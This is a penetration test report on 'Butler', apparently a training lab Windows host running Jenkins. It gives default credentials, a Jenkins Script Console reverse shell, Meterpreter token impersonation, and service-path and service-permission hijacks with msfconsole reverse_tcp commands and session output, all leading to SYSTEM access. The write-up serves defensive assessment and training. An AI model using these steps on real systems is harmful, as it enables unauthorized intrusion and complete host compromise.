TCM - Butler

Host Penetration Testing Report

Business Confidential

Date: ov 25th, 2024
Version 1.0

Table of Contents

Assessment Overview

This assessment aimed to identify vulnerabilities, misconfigurations, and potential security threats present on the system. The assessment did as an external engagement and it helps to identify vulnerabilities from a hacker's perspective. This document included list of vulnerabilities we discovered and how did we exploited those vulnerabilities to gain access to the system.

Scope

Machine Name	IP Address	Remark
BUTLER	192.168.100.139	Microsoft Windows 10

Scope Exclusions

Per client request, we did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

Tools Used

- Kali Linux OS
- Nmap
- Feroxbuster
- Firefox Web Browser
- Burp Suite
- Metasploit Framework
- WinPEAS
- Accesschk64

Severity Levels & CVSS Scores

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Executive Summary

From 22nd, November, 2024 to 25th, November, 2024, TCM Security engaged to evaluate the security posture of its infrastructure that included an external host penetration test. This is an external penetration testing engagement on **TCM - Butler** server.

We found 12 open ports in the target server.

PORT	SERVICE
135/tcp	Microsoft Windows RPC
139/tcp	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds?
5040/tcp	unknown
7680/tcp	pando-pub?
8080/tcp	http/Jetty 9.4.41.v20210516
49664/tcp	Microsoft Windows RPC
49665/tcp	Microsoft Windows RPC
49666/tcp	Microsoft Windows RPC
49667/tcp	Microsoft Windows RPC
49668/tcp	Microsoft Windows RPC
49669/tcp	Microsoft Windows RPC

This web application running on this system is using weak/default login credential pair which lead attackers to gain unauthorized access to the web application. This Jenkins web application allows authenticated users to execute Jenkins scripts, attacker can use malicious scripts to gain remote access to the target server. There are multiple Privilege Escalation vulnerabilities which lead attackers to escalate higher level user access. Immediate action is required to prevent these kinds of attacks in the future.

Strengths

- Critical services are patched.

Weaknesses

- Weak password Policy for Jenkins credentials.
- Insecure service permissions which lead to privilege escalation.
- Improper service path which leads to privilege escalation.
- Insecure Tokens which lead to privilege escalation.
- Unencrypted Transport Protocol (No SSL Configured)

Vulnerability Summary

0	5	1	0	0
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
001 – Weak/Default credentials in Jenkins Web Application	High	Enforce strong, unique passwords for all accounts, disable default credentials, and implement multi-factor authentication.
002 – Remote Code Execution via Jenkins Script Console	High	Limit console access to trusted administrators, disable unnecessary script execution features.
003 - Impersonate Tokens (Privilege Escalation)	High	Revoke and regenerate compromised tokens, apply the principle of least privilege.
004 - Unquoted Service Path in WiseBootAssistant service (Privilege Escalation)	High	Update the service configuration to use quoted paths for executable files and ensure all service paths are properly secured.
005 – Insecure Permissions in WiseBootAssistant service (Privilege Escalation)	High	Review and correct file and service permissions to restrict access to privileged users.
006 - Unencrypted Transport Protocol (No SSL Configured)	Medium	Implementing SSL/TLS encryption is strongly recommended to secure data in transit.


Technical Findings

001 - Weak/Default credentials in Jenkins Web Application


Description:	The Jenkins web application was found to use weak or default credentials, increasing the risk of unauthorized access and potential system compromise.
Impact:	**Likelihood: Medium/High** Attackers can guess or brute force login credentials. **Impact: High** If exploited successfully, attackers can gain access to the Jenkins web application.
Tools Used:	Burp Suite, Firefox Web Browser
Mitigation:	Enforce strong, unique passwords for all accounts, disable default credentials, and implement multi-factor authentication (MFA).
References:	https://www.cobalt.io/blog/weak-or-default-credentials

Proof of Concept (PoC)

Brute force password using default username “jenkins” via Burp Suite.




Found a valid password '**jenkins**'



Login to Jenkins Dashboard.

```
Username : jenkins
Password : jenkins
```




002 - Remote Code Execution via Jenkins Script Console

Description:	The Jenkins Script Console is vulnerable to remote code execution, allowing attackers to run malicious commands, potentially compromising the server and connected systems.
Impact:	**Likelihood: Medium** First attackers need to gain access to the Jenkins web application. **Impact: High** If exploited successfully, attackers can gain access to the target system and execute commands.
Tools Used:	Firefox Web Browser, Netcat
Mitigation:	Limit console access to trusted administrators, disable unnecessary script execution features.
References:	https://support.alertlogic.com/hc/en-us/articles/115005896543-Metasploit-DevOps-Jenkins-Script-Console-RCE

Proof of Concept (PoC)

Gained access to the target system as butler using a malicious Jenkins script.




```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.138] from (UNKNOWN) [192.168.100.139] 49675
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```

003 - Impersonate Tokens (Privilege Escalation)

Description:	Impersonation tokens were found to be improperly secured, enabling privilege escalation attacks and allowing unauthorized access to sensitive resources and operations.
Impact:	**Likelihood: Medium** First attacker needs to access the target system as butler user. **Impact: High** If exploited successfully, attackers can gain NT AUTHORITY/SYSTEM access which is higher privilege than the Administrator.
Tools Used:	WinPEAS, Metasploit Framework
Mitigation:	Revoke and regenerate compromised tokens, apply the principle of least privilege.
References:	https://www.cyfox.com/blog-posts/investigating-token-impersonation-and-mitigating-token-theft-risks

Proof of Concept (PoC)

Currently we logged in as butler user, and have **SeImpersonate** token.

```
Name
────
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
```

There was an available token for “NT AUTHORITY\SYSTEM” user which is a higher privilege user than Administrator.

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
═══════════════════════════════════════
BUTLER\butler
NT AUTHORITY\SYSTEM
```

Impersonate token and successfully gained access as “NT AUTHORITY\SYSTEM” user.

```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

004 - Unquoted Service Path in WiseBootAssistant service (Privilege Escalation)

Description:	The WiseBootAssistant service contains an unquoted service path, potentially allowing attackers to execute malicious code with elevated privileges by exploiting the service path vulnerability.
Impact:	**Likelihood: Medium** First attacker needs to access the target system as butler user. **Impact: High** If exploited successfully, attackers can gain NT AUTHORITY/SYSTEM access which is higher privilege than the Administrator.
Tools Used:	WinPEAS, Metasploit Framework
Mitigation:	Update the service configuration to use quoted paths for executable files and ensure all service paths are properly secured.
References:	https://isgovern.com/blog/how-to-fix-the-windows-unquoted-service-path-vulnerability/

Proof of Concept (PoC)

There are no quotes in Wise Care 365. And the service is run as system user.

```
sc qc WiseBootAssistant
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Wise Boot Assistant
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Compromised path and place a reverse shell payload called Wise.exe.

```
meterpreter > cp Wise.exe "C:\Program Files (x86)\Wise\Wise.exe"
```

After restart the server payload called Wise.exe is executed instead of original service binary. Successfully gained a reverse shell as NT AUTHORITY\SYSTEM user via msfconsole.

```
┌──(root㉿kali)-[~]
└─# msfconsole -qx "use multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 192.168.100.138;set lport 4442;run"
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
lhost ⇒ 192.168.100.138
lport ⇒ 4442
[*] Started reverse TCP handler on 192.168.100.138:4442
[*] Sending stage (176198 bytes) to 192.168.100.139
[*] Meterpreter session 1 opened (192.168.100.138:4442 → 192.168.100.139:49678) at 2024-11-22 03:37:44 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

005 - Insecure Permissions in WiseBootAssistant service (Privilege Escalation)

Description:	Insecure permissions on the WiseBootAssistant service allow unauthorized users to modify service files and potentially leading to privilege escalation.
Impact:	**Likelihood: Medium** First attacker needs to access the target system as butler user. **Impact: High** If exploited successfully, attackers can gain NT AUTHORITY/SYSTEM access which is higher privilege than the Administrator.
Tools Used:	WinPEAS, accesschk64, Metasploit Framework
Mitigation:	Review and correct file and service permissions to restrict access to privileged users.
References:	https://help.defense.com/en/articles/6600745-insecure-windows-service-permissions

Proof of Concept (PoC)

Found WiseBootAssistant service has all access during WinPEAS enum. Using this permission, we can replace the service binary with a reverse shell payload.

```
    WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe] - Auto - Running - No q
uotes and Space detected
    YOU CAN MODIFY THIS SERVICE: AllAccess
    File Permissions: Administrators [AllAccess]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Wise\Wise Care 365 (Administrators [AllAccess])
    In order to optimize system performance,Wise Care 365 will calculate your system startup time.
```

Replace the original binary **C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe** with our payload **service.exe**.

```
C:\Users\butler\Desktop>copy service.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
copy service.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
Overwrite C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe? (Yes/No/All): Yes
Yes
        1 file(s) copied.
```

Gained a reverse shell as NT AUTHORITY\SYSTEM user after restart the service.


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.138:4441
[*] Sending stage (176198 bytes) to 192.168.100.139
[*] Meterpreter session 2 opened (192.168.100.138:4441 → 192.168.100.139:49682) at 2024-11-25 00:50:20 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

006 - Unencrypted Transport Protocol (No SSL Configured)

Description:	The web application uses an unencrypted transport protocol, with no SSL/TLS configured. This allows sensitive data, such as login credentials, to be transmitted in plaintext, making it vulnerable to interception through man-in-the-middle attacks.
Impact:	**Likelihood: Low** Cannot directly exploit. Should be use social engineering techniques. **Impact: Medium** Attacker can use MITM attacks to intercept the traffic.
Tools Used:	Firefox Web Browser
Mitigation:	Implementing SSL/TLS encryption is strongly recommended to secure data in transit.
References:	https://probely.com/vulnerabilities/unencrypted-communications

Proof of Concept (PoC)

No SSL certificate configured for the web application.



Attack Narrative

This section shows you a technical approach about how did we gain unauthorized access to the systems.

Scanning and Enumeration

Did a Nmap scan for all ports and found 12 open tcp ports.

In Attacker Shell
nmap 192.168.100.139 -p-

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.100.139 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 04:05 EST
Nmap scan report for 192.168.100.139
Host is up (0.00030s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
7680/tcp  open  pando-pub
8080/tcp  open  http-proxy
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
MAC Address: 00:0C:29:8B:FC:AD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 73.20 seconds
```

Did a Nmap deep scan for previously found 12 open ports. There is a web server running on port 8080. Web server software is Jetty 9.4.41.v20210516. Research about vulnerabilities for this version, but could not able to find a significant vulnerability.


In Attacker Shell

```
nmap 192.168.100.139 -A -T4 -p
135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49669
```

```
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8080/tcp  open  http          Jetty 9.4.41.v20210516
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.41.v20210516)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:8B:FC:AD (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2024-11-20T21:41:22
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:8b:fc:ad (VMware)
|_clock-skew: 12h29m59s
```

Found website with a login page running on http://192.168.100.139:8080



Did a web directory enumeration using Feroxbuster too, but nothing interesting found.

In Attacker Shell

```
feroxbuster --url http://192.168.100.139:8080
```


```
[####################] - 6m    180086/180086  0s      found:54      errors:2883
[####################] - 57s    30000/30000   528/s   http://192.168.100.139:8080/
[####################] - 5m     30000/30000   103/s   http://192.168.100.139:8080/assets/
[####################] - 5m     30000/30000   99/s    http://192.168.100.139:8080/adjuncts/2aa3654a/org/
[####################] - 5m     30000/30000   102/s   http://192.168.100.139:8080/adjuncts/2aa3654a/lib/
[####################] - 6m     30000/30000   91/s    http://192.168.100.139:8080/git/
[####################] - 5m     30000/30000   110/s   http://192.168.100.139:8080/cli/
```

Exploitation

